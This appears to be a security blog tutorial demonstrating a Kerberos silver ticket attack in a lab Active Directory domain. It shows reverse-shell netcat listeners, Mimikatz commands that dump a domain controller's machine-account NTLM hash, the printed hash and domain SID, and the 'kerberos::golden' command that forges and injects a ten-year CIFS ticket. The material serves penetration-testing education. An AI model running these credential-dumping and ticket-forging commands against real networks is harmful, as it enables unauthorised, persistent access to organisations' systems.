Domain Persistence: Silver Ticket Attack

May 14, 2022   By Raj Chandel

Introduction

Benjamin Delpy (the creator of mimikatz) introduced the silver ticket attack in Blackhat 2014 in his abusing Kerberos session. Silver tickets are forged service or TGS tickets for specific services which can be used to maintain persistence on a compromised system connected with an Active Directory enterprise domain. In the attack, an attacker can craft a valid TGS of service and use the NTLM hash associated can further craft tickets for other services. The article contains basic theory and demonstration associated with the silver ticket attacks.

Table of content

Silver Ticket Theory

Before we begin, it is highly recommended you read about golden tickets **here**.

The basic flow of Kerberos can be understood by following our article **here**. Once you've read and understood how Kerberos works, we can proceed with Silver Ticket attack.

With golden ticket attack, we used the hash of a krbtgt account whereas in the case of the silver ticket attack we will use the password hash of a service account. The password hash of the service account can be extracted by various methods, Kerberoasting being one. Since no intermediary TGT is required for the silver ticket attack to work, silver tickets can be forged without any communication with a Domain Controller and hence is stealthier than golden ticket attack.

The way a silver ticket attack works are as follows:

- **STEP 1**: Compromise the password hash (NTLM hash) of a service account. User can use Mimikatz, Kerberoasting etc to do this.
- **STEP 2**: For a new ticket by specifying the following things:
  - **Service hash**
  - **Service name**
  - **Target FQDN**
  - **Domain SID**

- **STEP 3:** Inject the newly created silver ticket into the terminal session to utilize and maintain persistence

Let's see this in action.

Silver Ticket via Mimikatz


In the demo you will now see, you'll notice that we have used NTLM hash of the machine account "dc1$." Many of you might get confused as we had to use the hash of a service account. Please note that a computer also hosts multiple services, one of which is the Common Internet File System Service (**CIFS** – the file sharing service). Thus, the password hash of the CIFS service is the same as the machine account.

Goal: Craft a silver ticket to establish persistence on CIFS (sharing) on dc1.ignite.local machine

Since the attack is all related to maintaining persistence, we have to assume the following:

- Attacker has compromised a low priv victim machine (here, username: harshitrajpal)
- Attacker has somehow gained password/NTLM of the target machine (dc1.ignite.local)
- Attacker crafts silver ticket on low priv machine to gain access and maintain persistence on CIFS service on dc1.ignite.local

Let's first show you our current user, tickets and what happens when we access sharing on dc1.ignite.local




```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 50409
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
ignite\harshitrajpal

C:\Users\Public>klist
klist

Current LogonId is 0:0×5e2ee

Cached Tickets: (0)

C:\Users\Public>dir \\dc1.ignite.local\c$
dir \\dc1.ignite.local\c$
The user name or password is incorrect.

C:\Users\Public>
```

The above machine was the low priv machine.


Next, we need dc1.ignite.local computer account's hashes. There could be various methods to do so but we'll fasttrack and use Mimikatz to obtain it. Let's activate mimikatz first and dump the hashes using sekurlsa::logonpasswords command. Note that you can follow any method to dump hashes.

```
privilege::debug
sekurlsa::logonpasswords
```



```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 49857
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 152838 (00000000:00025506)
Session           : Service from 0
User Name         : sqluser
Domain            : IGNITE
Logon Server      : DC1
Logon Time        : 5/14/2022 2:33:12 PM
SID               : S-1-5-21-2377760704-1974907900-3052042330-1123
        msv :
```


This shall dump all the hashes in machine memory including the hash of the machine account. Upon a little scrolling, we found NTLM of our machine account "dc1$"



```
Authentication Id : 0 ; 62852 (00000000:0000f584)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 5/14/2022 2:31:17 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : DC1$
         * Domain   : IGNITE
         * NTLM     : a5902b4b82ddf1ce42d073f06acecf07
         * SHA1     : 04d7582a67f0e824546dcf0c4dbfed42391ee01b
        tspkg :
        wdigest :
         * Username : DC1$
         * Domain   : IGNITE
         * Password : (null)
        kerberos :
         * Username : DC1$
         * Domain   : ignite.local
```

Next, to forge a silver ticket we have to find SID of the domain which can easily be found using the command. Please note that the digits after the last hyphen (here, 1115 is called the relative SID and we don't want that. Everything before that part is the domain SID that is relevant to us)

```
whoami /user
```



```
C:\Users\Public>whoami /user
whoami /user

USER INFORMATION
----------------

User Name            SID
==================== ==============================================
ignite\harshitrajpal S-1-5-21-2377760704-1974907900-3052042330-1115

C:\Users\Public>
```

Now, to forge a silver ticket, Mimikatz's "golden" module can be used. We just insert our variables.

Here, I am using /ptt flag to insert the ticket directly in the current shell.

/id: It is any random ID that would be visible in the event logs upon inspection. Can be randomized.

/sid: Of the domain. Read more about SID **here**.


/domain: Valid FQDN of the target domain

/service: Service for which ticket is generated

/rc4: NTLM hash of the victim machine's computer account (found previously)

/user: Impersonated username


```
kerberos::golden /sid:S-1-5-21-2377760704-1974907900-3052042330 /domain:ignite.local
/target:dc1.ignite.local /service:cifs /rc4:a5902b4b82ddf1ce42d073f06acecf07 /user:harshitrajpal /p
/id:1339
exit
klist
```



```
mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # kerberos::golden /sid:S-1-5-21-2377760704-1974907900-3052042330 /domain:ignite.local /t
arget:dc1.ignite.local /service:cifs /rc4:a5902b4b82ddf1ce42d073f06acecf07 /user:harshitrajpal /pt
t /id:1339
User      : harshitrajpal
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-2377760704-1974907900-3052042330
User Id   : 1339
Groups Id : *513 512 520 518 519
ServiceKey: a5902b4b82ddf1ce42d073f06acecf07 - rc4_hmac_nt
Service   : cifs
Target    : dc1.ignite.local
Lifetime  : 5/14/2022 3:16:52 PM ; 5/11/2032 3:16:52 PM ; 5/11/2032 3:16:52 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'harshitrajpal @ ignite.local' successfully submitted for current session

mimikatz # exit
Bye!

C:\Users\Public>klist
klist

Current LogonId is 0:0x5e2ee

Cached Tickets: (1)

#0>     Client: harshitrajpal @ ignite.local
        Server: cifs/dc1.ignite.local @ ignite.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 5/14/2022 15:16:52 (local)
        End Time:   5/11/2032 15:16:52 (local)
        Renew Time: 5/11/2032 15:16:52 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

As you can see above, a ticket has now been saved in the current session’s memory. Now you would be able to access CIFS of the target machine.


```
dir \\dc1.ignite.local\c$
```



```
C:\Users\Public>whoami
whoami
ignite\harshitrajpal

C:\Users\Public>dir \\dc1.ignite.local\c$
dir \\dc1.ignite.local\c$
 Volume in drive \\dc1.ignite.local\c$ has no label.
 Volume Serial Number is 1E8E-1557

 Directory of \\dc1.ignite.local\c$

02/24/2022  11:42 AM    <DIR>          inetpub
07/16/2016  06:53 PM    <DIR>          PerfLogs
05/14/2022  01:16 PM    <DIR>          Program Files
05/14/2022  01:14 PM    <DIR>          Program Files (x86)
02/24/2022  01:50 PM    <DIR>          Shares
05/14/2022  01:00 PM    <DIR>          SQL2019
05/14/2022  01:05 PM    <DIR>          Users
04/04/2022  10:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  43,984,797,696 bytes free
```

If, however, you do not want to insert the ticket in memory right away and rather would prefer that a ticket.kirbi file be saved instead, you just remove the "/ptt" flag and leave rest as it is

